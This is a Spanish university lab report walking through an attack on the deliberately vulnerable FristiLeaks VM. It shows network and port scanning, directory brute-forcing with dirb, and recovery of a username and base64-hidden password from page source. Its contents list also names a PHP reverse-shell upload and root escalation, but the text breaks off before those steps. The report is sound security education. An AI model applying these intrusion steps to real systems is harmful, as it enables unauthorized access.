



INFORME SEGUNDO PARCIAL DE SEGURIDAD # 1

JUAN CARLOS PALACIOS VALENCIA

INTEGRANTE

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENIERIA EN TELECOMUNICACIONES E INFORMATICA

QUIBDO-CHOCÓ

9/09/2025



INFORME SEGUNDO PARCIAL DE SEGURIDAD # 1

INTEGRANTE

JUAN CARLOS PALACIOS VALENCIA

DOCENTE

RAFAEL SANDOVAL

ASIGNATURA

SEGURIDAD Y AUDITORIA

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENIERIA EN TELECOMUNICACIONES E INFORMATICA

QUIBDO-CHOCÓ

9/09/2025



1. Contenido

INTRODUCCION	10
OBJETIVO	10
OBJETIVO GENERAL	10
2. INFORME DE HACKING DE KALI LINUX A FRISTILEAKS	11
Configuración de fristileaks:	11
Visualización de interfaces de red con ifconfig:	12
Accediendo al directorio Desktop desde la termina:	13
Uso del comando mkdir para generar carpeta.....	14
Verificación de contenido en el directorio Desktop	14
Ingreso al directorio sr_friti desde la terminal	14
Acceso como super usuario en Kali Linux	15
Escaneo de red local con Netdiscover:	15
Verificación de conectividad.....	16
Escaneo de puertos y detección de servicios con Nmap:.....	16
Visualización del sitio web detectado en el host escaneado	17
Ingreso al código fuente de la página web.....	17
Visualización del código fuente HTML del sitio web	18



reacción de archivo utilizando el editor Nano	18
Listado de contenido del directorio sr_friti:.....	19
Visualización del contenido del archivo diccionario.txt:.....	19
Enumeración de directorios ocultos con DIRB	20
Exploración del contenido del directorio images:	21
Imagen arrojada por el servidor web	22
Inspección del archivo robots.txt del servidor web	23
Fuerza bruta de URL con DIRB	23
Escaneo y Acceso a Directorio Detectado con DIRB.....	23
Login del Portal Administrativo fristileaks.....	24
Ingreso al código fuente del login fristileaks.....	24
Entramos a un navegador:.....	26
Decodificador y codificación Base64	26
Convertidor Base64 a PNG.....	27
Ingreso al portal administrativo de fristileaks:.....	28
Ejecución de webshells PHP	29
Listado de webshells PHP.....	29
Movimiento de webshell PHP a directorio personal.....	30
Visualización de archivos en directorio	30
Edición de php-reverse-shell.php con Nano:	31



Configuración de conexión en php-reverse-shell.php	31
Subida de archivo malicioso mediante formulario web.....	32
Conexión de víctima y atacante	33
Exploración del sistema de archivos remoto	33
Creación de archivo malicioso para escalada de privilegios	34
Lista del directorio /home	35
Listado de archivos y permisos en el directorio admin:	35
Visualización del texto cifrado.....	36
Abrir y editar archivo Python desde consola	37
Descifrado y salida de mensaje en terminal usando Python:	37
Ejecutando Shell	38
Escalada de privilegios mediante cambio de usuario	38
Listado de directorios.....	39
Listado detallado del directorio /var:	40
Archivos y permisos en el directorio de fristigod.....	40
Contenido del directorio oculto	41
Elevación de privilegios a root	41
Creación de nuevo usuario:.....	42
Visualización del directorio /home y sus usuarios.....	44
3. Capítulo 2.....	45



4. COMANDOS DE NC (Ncat).....	45
DIFICULTADES.....	47
CONCLUSIÓN.....	47

TABLA DE ILUSTRACIONES

Ilustración 1 configuración de red	11
Ilustración 2 configuración MAC	12
Ilustración 3 inicio de fristileaks.....	12
Ilustración 4 verificación IP de equipo atacante	13
Ilustración 5 directorio Desktop.....	13
Ilustración 6 creación de carpeta sr_friti.....	14
Ilustración 7 carpeta sr_friti en el directorio Desktop	14
Ilustración 8 ingreso a la carpeta sr_friti.....	14
Ilustración 9 privilegio root	15
Ilustración 10 escaneo de redes.....	15
Ilustración 11 ping para el equipo victima.....	16
Ilustración 12 servicios disponibles	16
Ilustración 13 página del servidor.....	17
Ilustración 14 acceso al código fuente del servidor	17
Ilustración 15 código fuente del servidor.....	18
Ilustración 16 creación de diccionario	18



Ilustración 17	ingresando a la lista de diccionario	19
Ilustración 18	lista de diccionario	19
Ilustración 19	aplicando fuerza bruta en el servidor	20
Ilustración 20	índice del directorio web.....	21
Ilustración 21	imagen arrojada del primer link del directorio web.....	21
Ilustración 22	imagen arrojada por el segundo link del directorio web.....	22
Ilustración 23	imagen arrojada por el servidor web.....	22
Ilustración 24	archivo del servidor web.....	23
Ilustración 25	aplicación de fuerza bruta al servidor web	23
Ilustración 26	URL fristi	23
Ilustración 27	login fristileaks	24
Ilustración 28	ingreso al código fuente de fristileaks	24
Ilustración 29	código fuente fristileaks / usuario eezeepz	25
Ilustración 30	código fuente fristileaks en base64.....	25
Ilustración 31	navegador google.....	26
Ilustración 32	codificador base64	26
Ilustración 33	código base64 decodificado	27
Ilustración 34	convertidor base64 a PNG	27
Ilustración 35	código base64 convertido a PNG.....	28
Ilustración 36	iniciar sesión	28
Ilustración 37	inicio de servidor web.....	29
Ilustración 38	Ruta de acceso a webshells PHP.....	29
Ilustración 39	Listado de Webshells PHP	29



Ilustración 40Copia del Webshell php-reverse-shell.php a un directorio personalizado ..	30
Ilustración 41Verificación de archivos en el directorio de trabajo	30
Ilustración 42Edición del archivo php-reverse-shell.php con nano.....	31
Ilustración 43Modificación de parámetros en php-reverse-shell para conexión remota ..	31
Ilustración 44Carga de archivos webshell desde una interfaz web.....	32
Ilustración 45Intento de acceso al webshell subido vía URL directa	32
Ilustración 46Notificación de carga exitosa.....	32
Ilustración 47esperando una conexión entrante	33
Ilustración 48Listado detallado del directorio raíz	33
Ilustración 49Redireccionamiento	34
Ilustración 50Listar el contenido de /home y mostrar los directorios de usuarios.....	35
Ilustración 51Listado del directorio /home/admin con archivos y permisos	36
Ilustración 52Contenido encriptado en archivo de texto	36
Ilustración 53Edición de script en Python con nano como root	37
Ilustración 54Script Python para decodificación ROT13 y Base64 en nano.....	37
Ilustración 55Elevación de shell usando Python en terminal	38
Ilustración 56Cambio de usuario con su y verificación con whoami en terminal	38
Ilustración 57Exploración de directorios raíz en terminal.....	39
Ilustración 58Listado detallado del contenido del directorio /var	40
Ilustración 59Exploración del directorio personal del usuario fristigod con archivos ocultos	40
Ilustración 60Exploración de directorio oculto. secret_admin_stuff con archivo especial doCom.....	41



Ilustración 61	Escalamiento de privilegios a root usando sudo y archivo setuid personalizado	41
Ilustración 62	Creación de nuevo usuario y asignación de contraseña desde root	42
Ilustración 63	Creación de usuario super_boy con contraseña desde sesión root	43
Ilustración 64	Directorio /home con múltiples usuarios	44
Ilustración 65	Cambio de usuario a sr_jc y verificación con whoami	44
Ilustración 66	Cambio de usuario a super_boy y confirmación con whoami.....	45



INTRODUCCION

En este laboratorio utilizamos **Kali Linux** para ingresar a una máquina vulnerable llamada **FristiLeaks**. El objetivo principal fue encontrar una forma de entrar al sistema y obtener control total.

Primero, revisamos el código fuente de la página de inicio de sesión, donde descubrimos el nombre de usuario **eezeepz** y un código en **Base64** que, al decodificarlo, nos dio la contraseña. Con esta información, pudimos acceder al sistema.

Más adelante, subimos un archivo malicioso a la sección de administración de la página web de **FristiLeaks**, lo que nos permitió avanzar aún más dentro del sistema.

Durante el proceso, encontramos pistas, archivos ocultos y contraseñas que nos ayudaron a subir de nivel de acceso. Finalmente, al tener control completo, **creamos nuevos usuarios** dentro del directorio **/home**.

OBJETIVO

El objetivo de este laboratorio fue **acceder a una máquina vulnerable** llamada **FristiLeaks**, identificar sus debilidades y aprovecharlas para obtener **control total del sistema**. Una vez dentro, se buscó **crear nuevos usuarios** en el directorio **home**, siguiendo pistas y superando obstáculos paso a paso.

OBJETIVO GENERAL

Acceder y tomar el control de la máquina vulnerable **FristiLeaks** usando herramientas de **Kali Linux**, con el fin de **crear nuevos usuarios** en el sistema mediante la exploración de fallos de seguridad y el análisis de archivos ocultos.

2. INFORME DE HACKING DE KALI LINUX A FRISTILEAKS

Configuración de fristileaks: Ingresamos a las configuraciones de **fristileaks** y entramos a la **red** y la conectamos a una **Red NAT**




Ilustración 1 configuración de red

Luego le cambiamos la **dirección MAC 080027A5A676** y luego aceptamos los cambios.




Ilustración 2 configuración MAC

Ahora ponemos a correr nuestra maquina **fristileaks** y cuando abre vemos que ya tiene rentada una dirección **IP 192.192.0.11** y tiene un Loguin el cual no sabemos cual es para ingresar, pero lo vamos a descubrir.




Ilustración 3 inicio de fristileaks

Visualización de interfaces de red con ifconfig: Para iniciar este proceso se debe ingresar a una terminal de **Kali Linux** y hacer un escaneo para saber la dirección IP del equipo atacante y



esto se hace con el comando **ifconfig** al aplicar este comando nos arrojará la dirección IP que tiene rentada el equipo atacante y sería la **192.192.0.5**

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.192.0.5 netmask 255.255.255.0 broadcast 192.192.0.255
    inet6 fe80::4425:44e7:1e61:fe15 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 1240 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 3722 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 4 verificación IP de equipo atacante

Accediendo al directorio Desktop desde la termina: En este paso ingreso al directorio desktop mediante el comando **cd Desktop** de esta manera ya quedamos dentro de este directorio.

```
(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$
```

Ilustración 5 directorio Desktop



Uso del comando mkdir para generar carpeta: Estando dentro del directorio, aquí vamos a crear la carpeta donde vamos a tener el archivo malicioso, iniciamos poniendo el comando **mkdir** seguido del nombre que le vamos a poner a la carpeta **sr_friti**

```
(kali㉿kali)-[~/Desktop]  
$ mkdir sr_friti
```

Ilustración 6 creación de carpeta sr_friti

Verificación de contenido en el directorio Desktop: Luego verificamos si la carpeta fue creada y agregada al directorio con el comando **ls** y ahí podemos ver que la carpeta se pudo crear.

```
(kali㉿kali)-[~/Desktop]  
$ ls  
sr_friti
```

Ilustración 7 carpeta sr_friti en el directorio Desktop

Ingreso al directorio sr_friti desde la terminal: Ya habiendo creado la carpeta ahora vamos a ingresar dentro de la carpeta creada con el comando **cd** seguido del nombre de la carpeta **sr_friti** y ya luego podemos ver cómo estamos dentro de la carpeta.

```
(kali㉿kali)-[~/Desktop]  
$ cd sr_friti  
(kali㉿kali)-[~/Desktop/sr_friti]  
$
```

Ilustración 8 ingreso a la carpeta sr_friti



Acceso como super usuario en Kali Linux: Ahora que estamos en la carpeta creada vamos a aplicar el privilegio **root** e ingresamos a nuestro usuario para tener control de todo el sistema, entonces para hacer esto debemos ingresar el comando **sudo su** luego nos pide la contraseña de usuario de nuestro equipo **Kali** y al finalizar este procedimiento ya estaremos dentro del privilegio **root**

```
(kali@kali)-[~/Desktop/sr_friti]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop/sr_friti]
#
```

Ilustración 9 privilegio root

Escaneo de red local con Netdiscover: Ahora para saber qué dirección IP tiene la máquina que vamos atacar hacemos un escaneo de redes usando el comando **netdiscover -r** y seguido ponemos la red en la que estamos trabajando **192.192.0.0/24** entonces nos arrojará todas las redes que están funcionando ahí vamos a encontrar la de nuestra víctima, que sería la **192.192.0.11**

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# netdiscover -r 192.192.0.0/24
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.192.0.1  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 192.192.0.2  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 192.192.0.3  | 08:00:27:b3:ed:77 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.192.0.11 | 08:00:27:a5:a6:76 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+
```

Ilustración 10 escaneo de redes



Verificación de conectividad: Luego hacemos un ping para verificar si hay conexión con la máquina víctima con el comando **ping** seguido de la dirección IP del equipo víctima **192.192.0.11** vemos que el ping sale correcto para finalizar ping presionamos la tecla **ctrl + c** así finalizaremos el ping.

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# ping 192.192.0.11
PING 192.192.0.11 (192.192.0.11) 56(84) bytes of data.
64 bytes from 192.192.0.11: icmp_seq=1 ttl=64 time=1.91 ms
64 bytes from 192.192.0.11: icmp_seq=2 ttl=64 time=3.81 ms
64 bytes from 192.192.0.11: icmp_seq=3 ttl=64 time=4.56 ms
64 bytes from 192.192.0.11: icmp_seq=4 ttl=64 time=1.72 ms
```

Ilustración 11 ping para el equipo víctima

Escaneo de puertos y detección de servicios con Nmap: Ahora en este paso realizaremos un escaneo de los servicios que están corriendo con el comando **nmap -sV** seguido de la dirección IP del equipo víctima **192.192.0.11** al realizar el escaneo vemos que el puerto **80** está disponible.

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# nmap -sV 192.192.0.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 17:30 EDT
Nmap scan report for 192.192.0.11
Host is up (0.0016s latency).
Not shown: 986 filtered tcp ports (no-response), 13 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.53 seconds

(root@kali)-[/home/kali/Desktop/sr_friti]
#
```

Ilustración 12 servicios disponibles

Visualización del sitio web detectado en el host escaneado: aquí entramos a la página web desde la dirección **IP 192.192.0.11** y Verificación lo que está corriendo en el puerto 80




Ilustración 13 página del servidor

Ingreso al código fuente de la página web Cuando ingresamos a la página le damos **click derecho** sobre ella y seleccionamos la opción **view selection source** esto lo hacemos Para el código fuente de la página.



Ilustración 14 acceso al código fuente del servidor



Visualización del código fuente HTML del sitio web: en este paso vamos a visualizar el código fuente de la página, el cual debemos inspeccionar a ver si hay alguna vulnerabilidad.

```
1 <!-- Welcome to #Fristileaks, a quick hackme VM by @Ar0xA
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be doable in 4 hours.
5 -->
6 <html>
7 <body bgcolor="#FF69B4">
8 <br />
9 <center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
10 <center>  </center>
11 <br />
12 Fristileaks 2015-12-11 are:<br>
13 @meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwig
14 </body>
15 </html>
16
```

Ilustración 15 código fuente del servidor

reacción de archivo utilizando el editor Nano: Ahora vamos a crear un diccionario con el comando **nano** seguido de la dirección **diccionario.txt**

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# nano diccionario.txt

-----
motto
KEEP
CALM
AND
DRINK
FRISTI
passwor
admin
user
Fristileaks 2015-12-11 are:
t, Egeltje, @pdersjant, @tcp130x10, @spierenburg, @ielmatani, @renepieters, Mystery guest, @EQ_unix, @WhatSecurity, @mrasmeeets, @Ar0xA
```

Ilustración 16 creación de diccionario



Listado de contenido del directorio sr_friti: Cuando terminamos con los pasos de la creación del diccionario debemos hacer la Verificación del diccionario que ya se creó, aplicando el comando **ls** y nos mostrara la dirección del diccionario.

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# ls
diccionario.txt
(root@kali)-[/home/kali/Desktop/sr_friti]
#
```

Ilustración 17 ingresando a la lista de diccionario

Visualización del contenido del archivo diccionario.txt: Ahora vamos a mirar lo que se creó dentro del diccionario usando el comando **cat** seguido de la dirección del diccionario **diccionario.txt** y nos mostrara todo el contenido de nuestro diccionario.

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# cat diccionario.txt
The
fristileaks
motto
KEEP
CALM
AND
DRINK
FRISTI
passwor
admin
user
Fristileaks 2015-12-11 are:
@meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwight, Egel
tje, @pdersjant, @tcp130x10, @spierenburg, @ielmatani, @renepieters, Mystery guest, @EQ_unix, @WhatSecurity, @mramsmeets, @Ar0xA
```

Ilustración 18 lista de diccionario



Enumeración de directorios ocultos con DIRB: en el siguiente paso vamos a utilizar el comando **dirb** que es una forma de utilizar fuerza bruta para conseguir archivos y directorios ocultos en servidores web, entonces seguido de el comando **dirb** vamos a poner la URL del servidor **http://192.192.0.11/** y así encontramos los directorios ocultos. Ahora vamos a ingresar a cada uno de los directorios que encontramos, para ingresar a ellos debemos poner el cursor encima de la URL que deseamos ingresar y dejar sostenida la tecla **ctrl + clip izquierdo** y directamente nos llevara para el sitio.

```
(root@kali)-[/home/kali/Desktop/sr_friti]
# dirb http://192.192.0.11/

_____|_____|_____|
DIRB v2.22
By The Dark Raver
_____|_____|_____|

START_TIME: Sat Sep  6 18:06:29 2025
URL_BASE: http://192.192.0.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____|_____|_____|

GENERATED WORDS: 4612

_____| Scanning URL: http://192.192.0.11/ |_____|
+ http://192.192.0.11/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://192.192.0.11/images/
+ http://192.192.0.11/index.html (CODE:200|SIZE:703)
+ http://192.192.0.11/robots.txt (CODE:200|SIZE:62)

_____| Entering directory: http://192.192.0.11/images/ |_____|
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

_____|_____|_____|

END_TIME: Sat Sep  6 18:08:37 2025
DOWNLOADED: 4612 - FOUND: 3
```

Ilustración 19 aplicando fuerza bruta en el servidor

Exploración del contenido del directorio images: El primer URL que ingresamos **<http://192.192.0.11/cgi-bin/>** nos muestra un índice de directorio web con tres links que si ingresamos a cada uno de ellos nos mostrara las siguientes imágenes.

Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 3037440.jpg	25-Nov-2015 03:50	105K	
 keep-calm.png	17-Nov-2015 12:20	34K	

Ilustración 20 índice del directorio web



Ilustración 21 imagen arrojada del primer link del directorio web




Ilustración 22 imagen arrojada por el segundo link del directorio web

Imagen arrojada por el servidor web: el segundo URL nos sale una imagen de la página web <http://192.192.0.11/imagen/>



Ilustración 23 imagen arrojada por el servidor web



Inspección del archivo robots.txt del servidor web: Y en el último URL

http://192.192.0.11/robots.txt nos aparece un archivo.

```
User-agent: *  
Disallow: /cola  
Disallow: /sisi  
Disallow: /beer
```

Ilustración 24 archivo del servidor web

Fuerza bruta de URL con DIRB: Ahora vamos a buscar directorios ocultos a través de fuerza bruta con el diccionario creado usamos el comando **dirb** seguido de URL del servidor web **http://192.192.0.11** seguido del diccionario que ya creamos **/diccionario.txt** así sería el comando completo **dirb http:// 192.192.0.11 / diccionario.txt**

```
(root@kali)-[/home/kali/Desktop/sr_friti]  
# nano diccionario.txt  
  
(root@kali)-[/home/kali/Desktop/sr_friti]  
# dirb http://192.192.0.11/ diccionario.txt
```

Ilustración 25 aplicación de fuerza bruta al servidor web

Escaneo y Acceso a Directorio Detectado con DIRB: Luego nos arrojará un URL

http://192.192.0.11/fristi/ a el cual debemos ingresar presionando la tecla **ctrl + clip izquierdo**

```
GENERATED WORDS: 15  
  
— Scanning URL: http://192.192.0.11/ —  
⇒ DIRECTORY: http://192.192.0.11/fristi/  
  
— Entering directory: http://192.192.0.11/fristi/ —
```

Ilustración 26 URL fristi

Login del Portal Administrativo fristileaks: Cuando ingresemos nos aparecerá un login el cual para ingresar debemos poner un usuario y una contraseña.

Welcome to #fristileaks admin portal



Member Login

Username :

Password :

Ilustración 27 login fristileaks

Ingreso al código fuente del login fristileaks: Estando aquí en el login le damos click derecho luego le damos en **view page source** y nos aparecerá el código fuente del servidor web

Welcome to #fristileaks admin portal



Member Login

Username :

Password :




Ilustración 28 ingreso al código fuente de fristileaks

Aquí en el código fuente encontramos el usuario que debemos usar para ingresar al servidor **eezeepz**

```
4 <!--
5 TODO:
6 We need to clean this up for production. I left some junk in here to make testing easier.
7
8 - by eezeepz
9 -->
10 </head>
11 <body>
12 <center><h1> Welcome to #fristileaks admin portal</h1></center>
```

Ilustración 29 código fuente fristileaks / usuario eezeepz

Entonces bajamos hasta el final y nos aparece un hash en base64 y debemos de descodificar, entonces copiamos todo el código que nos aparece comentado y lo llevamos al descodificador que debemos buscarlo en internet.

```
<!--
iVBORw0KGgoAAAANSUheUgAAAW0AAABLCAIAAAA0UHqAAAAAXNSR0IArs4c6QAAAAARnQUIBAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSURBVHhe7dLRdtsgEIVhr8sL8nqymmmwi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHGRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAxw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1l5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WroRl72DbdWKqZS0tMPqGL8LRhzyWjWkTFDPXFMu1C7e81bxnN0vb
DpYz0MN1WqplLS0w+oaXwomXXtfhL8e6W+lRNdFujoQNJ9XbKtHMPsUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjLNXFpi8gktXfnVtYSd6UpINDPFCdlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWxi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpIND0FeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtveQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
i1n+skSqGf0SIVsKC5Zv4+XH36vQzb10V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
t0H0drysrz404sdLPW1mu1DLUDSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
